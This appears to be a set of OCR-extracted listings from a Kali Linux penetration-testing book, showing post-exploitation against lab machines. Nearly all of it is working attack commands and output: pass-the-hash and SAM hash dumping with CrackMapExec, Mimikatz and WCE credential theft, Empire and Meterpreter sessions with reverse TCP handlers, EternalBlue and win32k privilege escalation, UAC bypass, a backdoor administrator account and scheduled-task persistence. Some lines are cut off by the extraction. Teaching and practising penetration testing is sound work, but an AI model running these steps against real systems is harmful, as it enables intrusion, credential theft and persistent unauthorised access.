
```
root@kali:~# crackmapexec -L
[*] empire_exec          Uses Empire's RESTful API to generate a launcher for the specified listener and executes it
[*] shellinject          Downloads the specified raw shellcode and injects it into memory using PowerSploit's Invoke-Shell
code.ps1 script
[*] rundll32_exec        Executes a command using rundll32 and Windows's native javascript interpreter
[*] mimikittenz          Executes Mimikittenz
[*] com_exec             Executes a command using a COM scriptlet to bypass whitelisting
[*] enum_chrome          Uses Powersploit's Invoke-Mimikatz.ps1 script to decrypt saved Chrome passwords
[*] tokens               Enumerates available tokens using Powersploit's Invoke-TokenManipulation
[*] mimikatz             Executes PowerSploit's Invoke-Mimikatz.ps1 script
[*] powerview            Wrapper for PowerView's functions
[*] peinject             Downloads the specified DLL/EXE and injects it into memory using PowerSploit's Invoke-ReflectiveP
EInjection.ps1 script
[*] tokenrider           Allows for automatic token enumeration, impersonation and mass lateral spread using privileges in
stead of dumped credentials
[*] metinject            Downloads the Meterpreter stager and injects it into memory using PowerSploit's Invoke-Shellcode.
ps1 script
[*] eventvwr_bypass      Executes a command using the eventvwr.exe fileless UAC bypass
```

```
root@kali:~# cmedb
cmedb > hosts

Hosts:

  HostID  Admins          IP               Hostname                Domain           OS
  ------  ------          --               --------                ------           --
  1       2 Cred(s)       192.168.0.115    METASPLOITABLE3         MASTERING        Wind

cmedb > creds

Credentials:

  CredID  Admin On      CredType    Domain           UserName            Password
  ------  --------      --------    ------           --------            --------
  1       1 Host(s)     hash        local            vagrant             aad3b435b51404ee
1d913c245d35b50b
  2       1 Host(s)     hash        metasploitable3  vagrant             aad3b435b51404ee
1d913c245d35b50b
```

```
root@kali:~# crackmapexec smb 192.168.0.115 -u vagrant -d metasploitable3 -H aad3b435b51404eeaad3b435b51404ee:e02bc503339d
51f71d913c245d35b50b -x ipconfig
CME          192.168.0.115:445 METASPLOITABLE3 [*] Windows 6.1 Build 7601 (name:METASPLOITABLE3) (domain:MASTERING)
CME          192.168.0.115:445 METASPLOITABLE3 [+] metasploitable3\vagrant aad3b435b51404eeaad3b435b51404ee:e02bc503339d51
f71d913c245d35b50b (Pwn3d!)
CME          192.168.0.115:445 METASPLOITABLE3 [+] Executed command
CME          192.168.0.115:445 METASPLOITABLE3 Windows IP Configuration
CME          192.168.0.115:445 METASPLOITABLE3
CME          192.168.0.115:445 METASPLOITABLE3
CME          192.168.0.115:445 METASPLOITABLE3 Ethernet adapter Local Area Connection:
CME          192.168.0.115:445 METASPLOITABLE3
CME          192.168.0.115:445 METASPLOITABLE3 Connection-specific DNS Suffix  . :
CME          192.168.0.115:445 METASPLOITABLE3 Link-local IPv6 Address . . . . . : fe80::40ab:8801:a334:774d%11
CME          192.168.0.115:445 METASPLOITABLE3 IPv4 Address. . . . . . . . . . . : 192.168.0.115
CME          192.168.0.115:445 METASPLOITABLE3 Subnet Mask . . . . . . . . . . . : 255.255.255.0
CME          192.168.0.115:445 METASPLOITABLE3 Default Gateway . . . . . . . . . : 192.168.0.1
CME          192.168.0.115:445 METASPLOITABLE3
CME          192.168.0.115:445 METASPLOITABLE3 Tunnel adapter isatap.{41830FAB-CA05-46F2-AF7D-9F71F8915955}:
CME          192.168.0.115:445 METASPLOITABLE3
CME          192.168.0.115:445 METASPLOITABLE3 Media State . . . . . . . . . . . : Media disconnected
CME          192.168.0.115:445 METASPLOITABLE3 Connection-specific DNS Suffix  . :
```

```
root@kali:~# crackmapexec smb 192.168.0.0/24 -u vagrant -d local -H aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b
--sam
CME          192.168.0.115:445 METASPLOITABLE3 [*] Windows 6.1 Build 7601 (name:METASPLOITABLE3) (domain:MASTERING)
CME          192.168.0.115:445 METASPLOITABLE3 [+] local\vagrant aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b (Pw
n3d!)
CME          192.168.0.115:445 METASPLOITABLE3 [+] Dumping local SAM hashes (uid:rid:lmhash:nthash)
CME          192.168.0.115:445 METASPLOITABLE3 Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
CME          192.168.0.115:445 METASPLOITABLE3 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CME          192.168.0.115:445 METASPLOITABLE3 vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
CME          192.168.0.115:445 METASPLOITABLE3 sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CME          192.168.0.115:445 METASPLOITABLE3 sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
CME          192.168.0.115:445 METASPLOITABLE3 leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
CME          192.168.0.115:445 METASPLOITABLE3 luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a::
:
CME          192.168.0.115:445 METASPLOITABLE3 han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
CME          192.168.0.115:445 METASPLOITABLE3 artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
CME          192.168.0.115:445 METASPLOITABLE3 c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
CME          192.168.0.115:445 METASPLOITABLE3 ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
CME          192.168.0.115:445 METASPLOITABLE3 darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
CME          192.168.0.115:445 METASPLOITABLE3 anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa
:::
CME          192.168.0.115:445 METASPLOITABLE3 jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
CME          192.168.0.115:445 METASPLOITABLE3 lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f
:::
CME          192.168.0.115:445 METASPLOITABLE3 boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
CME          192.168.0.115:445 METASPLOITABLE3 jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
CME          192.168.0.115:445 METASPLOITABLE3 greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
CME          192.168.0.115:445 METASPLOITABLE3 chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
CME          192.168.0.115:445 METASPLOITABLE3 kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
CME          192.168.0.115:445 METASPLOITABLE3 hacker:1019:aad3b435b51404eeaad3b435b51404ee:5e7599f673df11d5c5c4d950f5bf0157:::
```

```
root@kali:~# crackmapexec smb 192.168.0.115 -u vagrant -d local -H aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c
245d35b50b -M mimikatz
CME          192.168.0.115:445 METASPLOITABLE3 [*] Windows 6.1 Build 7601 (name:METASPLOITABLE3) (domain:MASTERING)
CME          192.168.0.115:445 METASPLOITABLE3 [+] local\vagrant aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c24
5d35b50b (Pwn3d!)
MIMIKATZ     192.168.0.115:445 METASPLOITABLE3 [+] Executed payload
MIMIKATZ                                       [*] Waiting on 1 host(s)
MIMIKATZ     192.168.0.115                     [*] - - "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
MIMIKATZ     192.168.0.115                     [*] - - "POST / HTTP/1.1" 200 -
MIMIKATZ     192.168.0.115                     [+] Found credentials in Mimikatz output (domain\username:password)
MIMIKATZ     192.168.0.115                     MASTERING\METASPLOITABLE3$:bcd1a05d77d09a0e610a281d5c7b8919
MIMIKATZ     192.168.0.115                     METASPLOITABLE3\vagrant:e02bc503339d51f71d913c245d35b50b
MIMIKATZ     192.168.0.115                     METASPLOITABLE3\sshd_server:8d0a16cfc061c3359db455d00ec27035
MIMIKATZ     192.168.0.115                     METASPLOITABLE3\vagrant:vagrant
MIMIKATZ     192.168.0.115                     METASPLOITABLE3\sshd_server:D@rj3l1ng
MIMIKATZ     192.168.0.115                     172.28.128.3\chewbacca:rwaaaaawr5
MIMIKATZ     192.168.0.115                     [*] Saved Mimikatz's output to Mimikatz-192.168.0.115-2018-12-31_121708.log
[*] KTHXBYE!
```


Credentials
Enumeration
Impacket
Management
Payload_delivery
Persistence
Powersploit

```
=========================================================================
 Veil-Pillage: post-explotation framework | [Version]: 1.1.2
=========================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=========================================================================

 Main Menu

        61 modules loaded


 Available commands:

        use             use a specific module
        list            list available [modules, targets, creds]
        set             set [targets, creds]
        setg            set global module option
        reset           reset [targets, creds]
        db              interact with the MSF database
        cleanup         run a module cleanup script
        exit            exit Veil-Pillage
```

```
(Empire: powershell/situational_awareness/network/powerview/get_forest) > run
[*] Tasked KT3YW6CM to run TASK_CMD_JOB
[*] Agent KT3YW6CM tasked with task ID 1
[*] Tasked agent KT3YW6CM to run module powershell/situational_awareness/network/powervi
(Empire: powershell/situational_awareness/network/powerview/get_forest) > [*] Agent KT3Y
Job started: 81FY5M
[*] Valid results returned by 192.168.0.115
[*] Agent KT3YW6CM returned results.


RootDomainSid         : S-1-5-21-2896800945-2844836275-3805921437
Name                  : Mastering.kali.thirdedition
Sites                 : {Default-First-Site-Name}
Domains               : {Mastering.kali.thirdedition}
GlobalCatalogs        : {WIN-3UT0AJ7IDBE.Mastering.kali.thirdedition}
ApplicationPartitions : {DC=DomainDnsZones,DC=Mastering,DC=kali,DC=thirdedition,
                        DC=ForestDnsZones,DC=Mastering,DC=kali,DC=thirdedition}
ForestMode            : Windows2008R2Forest
RootDomain            : Mastering.kali.thirdedition
Schema                : CN=Schema,CN=Configuration,DC=Mastering,DC=kali,DC=thirdedition
SchemaRoleOwner       : WIN-3UT0AJ7IDBE.Mastering.kali.thirdedition
NamingRoleOwner       : WIN-3UT0AJ7IDBE.Mastering.kali.thirdedition


Get-Forest completed!
```

```
(Empire: powershell/situational_awareness/network/powerview/share_finder) > [*] Agent SRH2N3TM returned results.

Name           Type Remark             ComputerName
----           ---- ------             ------------
ADMIN$   2147483648 Remote Admin       WIN-3UT0AJ7IDBE.Mastering.kali.thirdedition
C$       2147483648 Default share      WIN-3UT0AJ7IDBE.Mastering.kali.thirdedition
IPC$     2147483651 Remote IPC         WIN-3UT0AJ7IDBE.Mastering.kali.thirdedition
NETLOGON          0 Logon server share WIN-3UT0AJ7IDBE.Mastering.kali.thirdedition
SYSVOL            0 Logon server share WIN-3UT0AJ7IDBE.Mastering.kali.thirdedition
ADMIN$   2147483648 Remote Admin       metasploitable3-win2k8.Mastering.kali.thirdedition
C$       2147483648 Default share      metasploitable3-win2k8.Mastering.kali.thirdedition
IPC$     2147483651 Remote IPC         metasploitable3-win2k8.Mastering.kali.thirdedition
```

```
C:\>C:\Users\V04797X\Downloads\PSTools\PsExec.exe \\192.168.0.166 -u "advanced\
agrant" -p vagrant cmd"

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

```
msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOST                 192.168.0.166    yes       The target address
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on targ
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SHARE                 ADMIN$           yes       The share to connect to, can be an admin
rmal read/write folder share
   SMBDomain             advanced         no        The Windows domain to use for authenticat
   SMBPass               vagrant          no        The password for the specified username
   SMBUser               vagrant          no        The username to authenticate as
```

```
C:\>powershell
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\> ls


    Directory: C:\


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----         6/21/2016   3:58 PM            Client
d----         10/6/2016   9:02 AM            Intel
d----         6/22/2017   2:16 PM            N++RECOV
d----         8/20/2016   8:29 AM            Out-of-Box Drivers
d----         7/14/2009  11:20 AM            PerfLogs
d-r--         6/19/2017   3:04 PM            Program Files
d-r--         6/19/2017   3:04 PM            Program Files (x86)
d----         4/18/2017  10:28 AM            Temp
d-r--         2/24/2017  11:54 AM            Users
d----         6/19/2017   4:38 PM            Windows
```

```
root@kali:~# tshark -i 1 -VV -w traffic_out
Running as user "root" and group "root". This could be dangerous.
tshark: Lua: Error during loading:
 [string "/usr/share/wireshark/init.lua"]:44: dofile has been disable
wiki.wireshark.org/CaptureSetup/CapturePrivileges for help in running
Capturing on 'eth0'
^CFrame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
    Interface id: 0 (eth0)
    Encapsulation type: Ethernet (1)
    Arrival Time: Jun 12, 2017 01:50:34.755237399 EDT
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1497246634.755237399 seconds
    [Time delta from previous captured frame: 0.000000000 seconds]
    [Time delta from previous displayed frame: 0.000000000 seconds]
    [Time since reference or first frame: 0.000000000 seconds]
    Frame Number: 1
```

```
meterpreter > upload /root/chap11/wce.exe
[*] uploading  : /root/chap11/wce.exe -> wce.exe
[*] Uploaded 212.00 KiB of 212.00 KiB (100.0%): /root/chap11/wce.exe -> wce.exe
[*] uploaded   : /root/chap11/wce.exe -> wce.exe
meterpreter > shell
Process 4464 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>wce -w
wce -w
WCE v1.42beta (X64) (Windows Credentials Editor) - (c) 2010-2013 Amplia Security
com)
Use -h for help.


sshd_server\METASPLOITABLE3:D@rj3311ng
METASPLOITABLE3$\MASTERING:0(_ccdK/%aY)bndj9jK3OSgsB5-g1u/uFFvxmv-=*534+Cv[Cf?73
.i$(]9Hx]u>,?RX]QSV6:@v_!
vagrant\METASPLOITABLE3:vagrant
```

```
meterpreter > shell
Process 784 created.
Channel 260 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::5c31:ceb:a751:9035%19
   IPv4 Address. . . . . . . . . . . : 192.168.52.129
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.52.2

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::316d:613f:c225:8f07%11
   IPv4 Address. . . . . . . . . . . : 192.168.0.119
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1
```


```
meterpreter > run post/multi/manage/autoroute

[*] Running module against VICTIM
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.0.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.52.0/255.255.255.0 from host's routing table.
```

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(ms17_010_eternalblue) > use auxiliary/scanner/netbios/nbname
msf auxiliary(nbname) > set rhosts 192.168.52.0/24
rhosts => 192.168.52.0/24
msf auxiliary(nbname) > run

[*] Sending NetBIOS requests to 192.168.52.0->192.168.52.255 (256 hosts)
[*] 192.168.52.1 [DESKTOP-GIE32H7] OS:Windows Names:(DESKTOP-GIE32H7, WORKGRO
2.168.232.1, 192.168.52.1, 192.168.0.120) Mac:00:50:56:c0:00:08 Virtual Machi
[*] 192.168.52.129 [VICTIM] OS:Windows Names:(VICTIM, ADVANCED, __MSBROWSE__)
e
[*] 192.168.52.130 [METASPLOITABLE] OS:Unix Names:(METASPLOITABLE, __MSBROWSE_
c:00:00:00:00:00:00
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(nbname) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set rhosts 192.168.52.130
rhosts => 192.168.52.130
msf auxiliary(tcp) > run

[*] 192.168.52.130:       - 192.168.52.130:25 - TCP OPEN
[*] 192.168.52.130:       - 192.168.52.130:22 - TCP OPEN
[*] 192.168.52.130:       - 192.168.52.130:23 - TCP OPEN
[*] 192.168.52.130:       - 192.168.52.130:21 - TCP OPEN
[*] 192.168.52.130:       - 192.168.52.130:53 - TCP OPEN
[*] 192.168.52.130:       - 192.168.52.130:80 - TCP OPEN
[*] 192.168.52.130:       - 192.168.52.130:111 - TCP OPEN
[*] 192.168.52.130:       - 192.168.52.130:139 - TCP OPEN
[*] 192.168.52.130:       - 192.168.52.130:445 - TCP OPEN
```

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4 127.0.0.1 1080
```

Chapter 12: Privilege Escalation




```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
```

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/handler) > use exploit/windows/local/ms18_8120_win32k_privesc
msf exploit(windows/local/ms18_8120_win32k_privesc) > set session 1
session => 1
msf exploit(windows/local/ms18_8120_win32k_privesc) > exploit

[*] Started reverse TCP handler on 192.168.0.26:4444
[+] Exploit finished, wait for privileged payload execution to complete.
[*] Sending stage (179779 bytes) to 192.168.0.115
[*] Meterpreter session 2 opened (192.168.0.26:4444 -> 192.168.0.115:50054) at 2018-12-31 17:26:48 +0000
```

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 5372 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\normaluser>whoami
whoami
nt authority\system

C:\Users\normaluser>net user Hacker1 Passw0rd123 /add
net user Hacker1 Passw0rd123 /add
The command completed successfully.


C:\Users\normaluser>net localgroup administrators Hacker1 /add
net localgroup administrators Hacker1 /add
The command completed successfully.
```


```
msf exploit(bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.0.109:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (957487 bytes) to 192.168.0.119
[*] Meterpreter session 2 opened (192.168.0.109:4444 -> 192.168.0.119:49636) at 2017-06-11 08:15:39 -0400
```

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin))
meterpreter > shell
Process 4004 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

```
C:\Windows\system32>at 12:51 /interactive cmd
Warning: Due to security enhancements, this task will run at the time
expected but not interactively.
Use schtasks.exe utility if interactive task is required ('schtasks /?'
for details).
Added a new job with job ID = 4
```

```
C:\Windows\system32>schtasks /Create /SC DAILY /TN hacking /TR cmd.exe /st 12:51

SUCCESS: The scheduled task "hacking" has successfully been created.
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```


Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\users\admin>PsExec.exe -i -s -d cmd.exe
PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
cmd.exe started on METASPLOITABLE3 with process ID 1976.
C:\users\admin>
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32>_

```
meterpreter > upload /usr/share/metasploit-framework/data/exploits
meterpreter > upload /usr/share/metasploit-framework/data/exploits
[*] uploading  : /usr/share/metasploit-framework/data/exploits/CVE
dll
[*] Uploaded 850.50 KiB of 850.50 KiB (100.0%): /usr/share/metaspl
.x64.dll -> reflective_dll.x64.dll
[*] uploaded   : /usr/share/metasploit-framework/data/exploits/CVE
dll
meterpreter > shell
Process 5468 created.
Channel 5 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\normaluser>dir
dir
 Volume in drive C is Windows 2008R2
 Volume Serial Number is 54C1-13A3

 Directory of C:\Users\normaluser

12/31/2018  09:38 AM    <DIR>          .
12/31/2018  09:38 AM    <DIR>          ..
12/27/2018  06:42 AM    <DIR>          Contacts
12/27/2018  08:21 AM    <DIR>          Desktop
12/27/2018  06:42 AM    <DIR>          Documents
12/27/2018  06:42 AM    <DIR>          Downloads
12/27/2018  06:42 AM    <DIR>          Favorites
12/27/2018  06:42 AM    <DIR>          Links
12/27/2018  06:42 AM    <DIR>          Music
12/27/2018  06:42 AM    <DIR>          Pictures
12/31/2018  08:59 AM           315,904 plink.exe
12/31/2018  09:38 AM           870,912 reflective_dll.x64.dll
```

```
(Empire: powershell/code_execution/invoke_dllinjection) > set Dll C:\Users\admin\injectme.dll
(Empire: powershell/code_execution/invoke_dllinjection) > run
[*] Tasked 2A54TX1L to run TASK_CMD_WAIT
[*] Agent 2A54TX1L tasked with task ID 5
[*] Tasked agent 2A54TX1L to run module powershell/code_execution/invoke_dllinjection
(Empire: powershell/code_execution/invoke_dllinjection) > [*] Agent 2A54TX1L returned results.
System.Diagnostics.ProcessModule (injectme.dll)
[*] Valid results returned by 192.168.1.115
```


```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.125:443
[*] Sending stage (206403 bytes) to 192.168.1.115
